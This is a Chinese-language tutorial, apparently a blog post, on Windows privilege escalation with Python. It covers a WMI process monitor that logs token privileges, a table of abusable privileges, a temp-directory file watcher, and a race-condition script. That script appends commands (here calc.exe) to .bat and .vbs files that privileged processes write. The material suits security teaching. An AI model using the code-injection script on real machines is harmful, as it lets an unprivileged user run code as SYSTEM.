## 进程监视器

编程人员可以利用WMI的API接口监控某些系统事件，当这些事件发生的时候，我们能接收到事件相关的回调信息。在新的进程创建时，我们将利用这个接口设置接收回调信息。由此，当一个进程创建时，我们能捕获到一些有价值的信息：比如，进程的创建时间、创建进程的用户、实际启动的可执行文件及命令行参数、进程ID号、父进程ID号。这样，我们就能知道哪些进程是由高权限用户创建的，尤其是哪些进程会调用其他的外部文件，如VBScript脚本或批处理脚本。当得到这些信息之后，我们就能确定进程令牌所对应的权限。

在某些罕见的情况下，你会发现一些进程虽然是由一个普通用户创建的，但是却被赋予了额外的Windows系统权限，而那些正是你能利用的。


### 代码实现

现在，让我们从创建一个具备监控功能的简单脚本开始，脚本能够提供基本的进程信息，在此基础上确定进程已经具备的权限。需要注意的是，为了获取如SYSTEM权限的高权限进程的信息，你需要将你的脚本以管理员权限运行。

#!/usr/bin/python  
# -\*- encoding: utf-8 -\*-  
# @Time : 12/14/2020 4:49 PM  
# @Author : ordar  
# @File : process\_monitor.py  
# @Project : new\_project  
# @Python : 3.7.5  
  
import wmi  
  
  
def log\_to\_file(message):  
 *"""  
 记录信息到文件* ***:param*** *message: 信息* ***:return****:  
 """* with open('process\_monitor\_log.csv', 'a') as log\_file:  
 log\_file.write('%s \r\n' % message)  
  
  
# 创建日志文件头  
log\_to\_file("Time,User,Executable,CommandLine,PID,Patent PID,Privileges")  
  
# 初始化WMI接口  
c = wmi.WMI()  
# 创建进程监控器:监控进程创建事件  
process\_watcher = c.Win32\_Process.watch\_for("creation")  
  
  
while True:  
 try:  
 # 收集需要的进程信息  
 new\_process = process\_watcher()  
 proc\_owner = new\_process.GetOwner()  
 # print(proc\_owner)  
 proc\_owner = "%s\\%s" % (proc\_owner[0], proc\_owner[2])  
 cretae\_date = new\_process.CreationDate  
 executable = new\_process.ExecutablePath  
 cmdline = new\_process.CommandLine  
 pid = new\_process.ProcessID  
 parent\_pid = new\_process.ParentProcessId  
 privileges = "N/A"  
 log\_message = '%s,%s,%s,%s,%s,%s,%s\r\n' % (cretae\_date,proc\_owner,executable,cmdline,pid,parent\_pid,privileges)  
 print(log\_message)  
 log\_to\_file(log\_message)  
  
 except:  
 pass

### 运行结果

可以看到成功获取到我创建cmd和notepad的记录




## Windows系统令牌权限

源自微软的解释，Windows系统的令牌是指：“一个包含进程或者线程上下文安全信息的对象”，一个令牌如何初始化和被赋予何种权限或特权决定了进程或者线程能执行哪些任务。开发者出于好意会给一个安全产品内嵌一个系统托盘程序，这会让没有相应权限的用户控制以驱动形式存在的Windows系统服务。开发者在进程中使用了原生的WindowsAPI函数AdjustTokenPrivileges，并毫无恶意地将SeLoadDriver权限赋予了系统托盘程序。而出乎开发者预料的是，如果你可以插入代码到系统托盘程序，你也同样能够加载或者卸载任何驱动，这表明你可以布置一个能进入系统内核模式的rootkit，也意味着系统权限攻防游戏的结束。

请牢记，如果你不能将你的进程监视器以SYSTEM或管理员身份运行，那么你需要始终盯住那些你能够监控的进程，以便发现是否有可以为你所用的附加权限。用户运行的权限配置错误的进程是一个极好的获取SYSTEM权限或者以系统内核态运行代码的途径。表中列出了那些我经常查找的有意思的权限。可以使用命令“whoami /priv”查询用户权限。

|  |  |
| --- | --- |
| 权限名称 | 具体被赋予的访问权限 |
| SeBackupPrivilege | 该权限使得用户进程可以备份文件和目录，读取任何文件而无须关注它的访问控制列表（ACL） |
| seDebugPrivilege | 该权限使得用户进程可以调试其他进程。当然包括获取进程句柄以便将DLL或者代码插入到运行的进程中去 |
| SeLoadDriver | 该权限使得用户进程可以加载或者卸载驱动 |



### 代码实现


现在，我们已经基本了解了在Windows系统里，权限是什么，以及需要找寻哪些权限。下面我们将利用Python自动化地获取正在监控的那些进程上已经启用的权限。

我们在进程监视器代码里面新增一个函数get\_process\_privileges，用来获取进程权限。

然后将privileges ="N/A"改成privileges = get\_process\_privileges(pid)，这样就可以打印出权限了

#!/usr/bin/python  
# -\*- encoding: utf-8 -\*-  
# @Time : 12/14/2020 4:49 PM  
# @Author : ordar  
# @File : process\_monitor\_token.py  
# @Project : new\_project  
# @Python : 3.7.5  
  
import win32con  
import win32api  
import win32security  
import wmi  
  
  
def get\_process\_privileges(pid):  
 try:  
 # 获取目标进程句柄  
 hwd\_proc = win32api.OpenProcess(win32con.PROCESS\_QUERY\_INFORMATION, False, pid)  
 # 打开该进程的令牌  
 hwd\_tok = win32security.OpenProcessToken(hwd\_proc, win32con.TOKEN\_QUERY)  
 # 解析已启用权限的列表。  
 # 返回当前进程的所有权限信息。该函数调用返回的是一列元组，每个元组的第一个成员是具体权限，第二个成员则用于描述该权限是否启用。  
 privs = win32security.GetTokenInformation(hwd\_tok, win32security.TokenPrivileges)  
  
 # 迭代每个权限并输出其中已经启用的  
 priv\_list = ""  
 for i in privs:  
 # 检测权限是否启用  
 if i[1] == 3:  
 priv\_list += '%s|' % win32security.LookupPrivilegeName(None, i[0])  
 except:  
 priv\_list = 'N/A'  
 return priv\_list  
  
  
def log\_to\_file(message):  
 *"""  
 记录信息到文件* ***:param*** *message: 信息* ***:return****:  
 """* with open('process\_monitor\_log.csv', 'a') as log\_file:  
 log\_file.write('%s \r\n' % message)  
  
  
# 创建日志文件头  
log\_to\_file("Time,User,Executable,CommandLine,PID,Patent PID,Privileges")  
  
# 初始化WMI接口  
c = wmi.WMI()  
# 创建进程监控器:监控进程创建事件  
process\_watcher = c.Win32\_Process.watch\_for("creation")  
  
  
while True:  
 try:  
 # 收集需要的进程信息  
 new\_process = process\_watcher()  
 proc\_owner = new\_process.GetOwner()  
 # print(proc\_owner)  
 proc\_owner = "%s\\%s" % (proc\_owner[0], proc\_owner[2])  
 cretae\_date = new\_process.CreationDate  
 executable = new\_process.ExecutablePath  
 cmdline = new\_process.CommandLine  
 pid = new\_process.ProcessID  
 parent\_pid = new\_process.ParentProcessId  
 privileges = get\_process\_privileges(pid)  
 log\_message = '%s,%s,%s,%s,%s,%s,%s\r\n' % (cretae\_date,proc\_owner,executable,cmdline,pid,parent\_pid,privileges)  
 print(log\_message)  
 log\_to\_file(log\_message)  
  
 except:  
 pass

### 运行结果



## 文件监控器

批处理脚本、VBScript 脚本和PowerShell脚本使得系统管理员可以更轻松地完成那些机械的任务。这些任务包含从连续不断地注册一个清单上的各个服务到强制各个软件从他们自己的代码仓库中升级。一个通用的问题是这些脚本一般都缺少适当的访问控制列表（ACL）。经常出现的情况是，即使是在采用安全措施的服务器上，我也发现了一些批处理或者PowerShell脚本每天以SYSTEM权限运行一次，而这些脚本是全局任何用户都可以写入的。

在一个企业级的网络中，如果你长时间运行你的进程监控器，就可能看到如下进程记录：



你可以看到二进制文件cscript.exe以SYSTEM的权限运行，输入参数为C：\WINDOWS\Templazndldsddfggg.vbs。如果你现在做目录遍历，是不能发现这个文件的。这是由于当前服务创建的是一个随机的文件名，然后向文件中写入VBScript脚本并执行它。我在商业软件中多次见到此种行为，这些软件会把文件复制到一个临时目录下，执行完之后删除它。

为了在这种条件下进行权限漏洞利用，必须在和目标程序执行脚本的竞争中占先。当软件或者计划任务创建文件的时候，我们必须能够在进程执行和删除文件之前插入我们自己的代码。做到这一点的一个技巧是使用一个很便利的函数ReadDirectorychangesw，该函数可以让我们监控一个目录中的任何文件或者子目录的变化。我们当然也要从这些变化事件中进行过滤，抓住文件已经被“保存”的时机，使得我们可以在文件执行之前快速地插入代码。一个令人难以置信的有效方法是，只要我们盯住所有的临时文件目录24个小时或者更长时间，就经常能够找到那些有意思的BUG或者信息泄露漏洞，从而导致潜在的权限提升。

#### 代码实现

我们定义了一个需要监控的文件目录列表①，在我们的这个示例中包含两个普通的临时文件目录。需要始终牢记的是，肯定还有其他文件位置需要你去监控，所以当你发现需要调整时，及时补充该列表。对于这些文件路径中的每一个，我们都会创建一个监控线程，调用start\_monitor函数。这个函数的第一个任务是获取需要监视的文件目录的句柄②。然后，我们调用ReadDirectorychangesw函数③，该函数会在目录结构改变时通知我们。我们能够获得被改变的目标文件的名称及发生了何种改变④。此时，我们可以输出与该文件的改变相关的有用信息，如果探测到内容发生了变化，可以将文件内容输出作为参考⑤。


#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/12/16 16:14   
# @Author : ordar  
# @File : file\_monitor.py  
# @Project : dll\_injection2.py  
# @Python : 3.7.5  
import tempfile  
import threading  
import win32file  
import win32con  
import os  
  
  
# 1. 典型的临时文件所在目录  
dirs\_to\_monitor = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()]  
print(dirs\_to\_monitor)  
  
# 文件修改行为对应常量  
FILE\_CREATED = 1  
FILE\_DELETED = 2  
FILE\_MODIFIED = 3  
FILE\_RENAMED\_FROM = 4  
FILE\_RENAMED\_TO = 5  
  
  
def start\_monitor(path\_to\_watch):  
 FILE\_LIST\_DIRECTORY = 0x0001  
  
 # 2. 获取需要监控的文件目录的句柄  
 h\_directory = win32file.CreateFile(path\_to\_watch, FILE\_LIST\_DIRECTORY,  
 win32con.FILE\_SHARE\_READ | win32con.FILE\_SHARE\_WRITE | win32con.FILE\_SHARE\_DELETE,  
 None, win32con.OPEN\_EXISTING, win32con.FILE\_FLAG\_BACKUP\_SEMANTICS, None)  
 while True:  
 try:  
 # 3. 监控目录改变  
 results = win32file.ReadDirectoryChangesW(h\_directory, 1024, True,  
 win32con.FILE\_NOTIFY\_CHANGE\_FILE\_NAME |  
 win32con.FILE\_NOTIFY\_CHANGE\_DIR\_NAME |  
 win32con.FILE\_NOTIFY\_CHANGE\_ATTRIBUTES |  
 win32con.FILE\_NOTIFY\_CHANGE\_SIZE |  
 win32con.FILE\_NOTIFY\_CHANGE\_LAST\_WRITE |  
 win32con.FILE\_NOTIFY\_CHANGE\_SECURITY,  
 None, None)  
 # 4. 枚举改变类型  
 for action, file\_name in results:  
 full\_filename = os.path.join(path\_to\_watch, file\_name)  
 if action == FILE\_CREATED:  
 print('[+] Created %s' % full\_filename)  
 elif action == FILE\_DELETED:  
 print('[-] Deleted %s' % full\_filename)  
 elif action == FILE\_MODIFIED:  
 print('[\*] Modified %s' % full\_filename)  
 # 输出文件内容  
 print("[\*] Dumping contents:")  
 # 5. 尝试读取文件内容  
 try:  
 with open(full\_filename, 'rb') as f:  
 print(f.read())  
 print("[\*] Dump Success")  
 except:  
 print('[-] Dump Filed')  
 elif action == FILE\_RENAMED\_FROM:  
 print('[>] Renamed from %s' % full\_filename)  
 elif action == FILE\_RENAMED\_TO:  
 print('[<] Renamed to %s' % full\_filename)  
 else:  
 print('[-] Unknown: %s' % full\_filename)  
 except:  
 pass  
  
  
# 为每个监控器创建一个线程  
for path in dirs\_to\_monitor:  
 monitor\_thread = threading.Thread(target=start\_monitor, args=(path,))  
 monitor\_thread.start()  
 print("[+] File monitor thread for path : %s" % path)

#### 运行结果


打开一个CMD命令行窗口，运行file monitor.py脚本.

Python file\_monitor.py

打开第二个CMD命令行窗口，然后执行如下命令：



你将会看到如下输出



## 条件竞争-代码插入

现在我们已经可以监控进程和文件位置了，下面让我们来看看是否能够自动化地插入代码到目标文件中。我所见过的最常被使用的通用脚本语言是VBScript、批处理和PowerShell。


#### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/12/16 16:14   
# @Author : ordar  
# @File : file\_monitor.py  
# @Project : dll\_injection2.py  
# @Python : 3.7.5  
import tempfile  
import threading  
import win32file  
import win32con  
import os  
  
  
# 1. 典型的临时文件所在目录  
dirs\_to\_monitor = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()]  
print(dirs\_to\_monitor)  
  
# 文件修改行为对应常量  
FILE\_CREATED = 1  
FILE\_DELETED = 2  
FILE\_MODIFIED = 3  
FILE\_RENAMED\_FROM = 4  
FILE\_RENAMED\_TO = 5  
  
command = 'calc.exe'  
file\_types = {}  
file\_types['.bat'] = '\n%s\n' % command  
file\_types['.vbs'] = '\nwscript.createobject("wscript.shell").run("%s")\n' % command  
  
def inject\_code(full\_filename, extension, contents):  
  
 # 判断文件内容是否已经插入过了代码，如果插入过代码了就不在插入了  
 if file\_types[extension] in contents:  
 return True  
 # 如果没有插入代码，那么插入代码  
 contents += file\_types[extension]  
 try:  
 with open(full\_filename, 'w') as f:  
 f.write(contents)  
 print('[+] Inject code success')  
 except:  
 print('[-] Inject code failed')  
 return True  
  
  
def start\_monitor(path\_to\_watch):  
 # 开启文件监控  
 FILE\_LIST\_DIRECTORY = 0x0001  
  
 # 2. 获取需要监控的文件目录的句柄  
 h\_directory = win32file.CreateFile(path\_to\_watch, FILE\_LIST\_DIRECTORY,  
 win32con.FILE\_SHARE\_READ | win32con.FILE\_SHARE\_WRITE | win32con.FILE\_SHARE\_DELETE,  
 None, win32con.OPEN\_EXISTING, win32con.FILE\_FLAG\_BACKUP\_SEMANTICS, None)  
 while True:  
 try:  
 # 3. 监控目录改变  
 results = win32file.ReadDirectoryChangesW(h\_directory, 1024, True,  
 win32con.FILE\_NOTIFY\_CHANGE\_FILE\_NAME |  
 win32con.FILE\_NOTIFY\_CHANGE\_DIR\_NAME |  
 win32con.FILE\_NOTIFY\_CHANGE\_ATTRIBUTES |  
 win32con.FILE\_NOTIFY\_CHANGE\_SIZE |  
 win32con.FILE\_NOTIFY\_CHANGE\_LAST\_WRITE |  
 win32con.FILE\_NOTIFY\_CHANGE\_SECURITY,  
 None, None)  
 # 4. 枚举改变类型  
 for action, file\_name in results:  
 full\_filename = os.path.join(path\_to\_watch, file\_name)  
 if action == FILE\_CREATED:  
 print('[+] Created %s' % full\_filename)  
 elif action == FILE\_DELETED:  
 print('[-] Deleted %s' % full\_filename)  
 elif action == FILE\_MODIFIED:  
 print('[\*] Modified %s' % full\_filename)  
 # 输出文件内容  
 print("[\*] Dumping contents:")  
 # 5. 尝试读取文件内容  
 try:  
 with open(full\_filename, 'r') as f:  
 content = f.read()  
 print(content)  
 print("[\*] Dump Success")  
 except:  
 print('[-] Dump Filed')  
 # 修改文件时，插入代码  
 filename, extension = os.path.splitext(full\_filename)  
 if extension in file\_types.keys():  
 inject\_code(full\_filename, extension, content)  
  
 elif action == FILE\_RENAMED\_FROM:  
 print('[>] Renamed from %s' % full\_filename)  
 elif action == FILE\_RENAMED\_TO:  
 print('[<] Renamed to %s' % full\_filename)  
 else:  
 print('[-] Unknown: %s' % full\_filename)  
 except:  
 pass  
  
  
# 为每个监控器创建一个线程  
for path in dirs\_to\_monitor:  
 monitor\_thread = threading.Thread(target=start\_monitor, args=(path,))  
 monitor\_thread.start()  
 print("[+] File monitor thread for path : %s" % path)


#### 运行结果

打开一个cmd，执行python file\_monitor\_inject\_code.py

打开另一个cmd，然后切换到temp目录，写入“hello world”到test\_inject\_code.bat文件



可以看到我们的程序成功插入代码到bat文件



我们执行bat文件，我们注入的代码也会跟着执行。

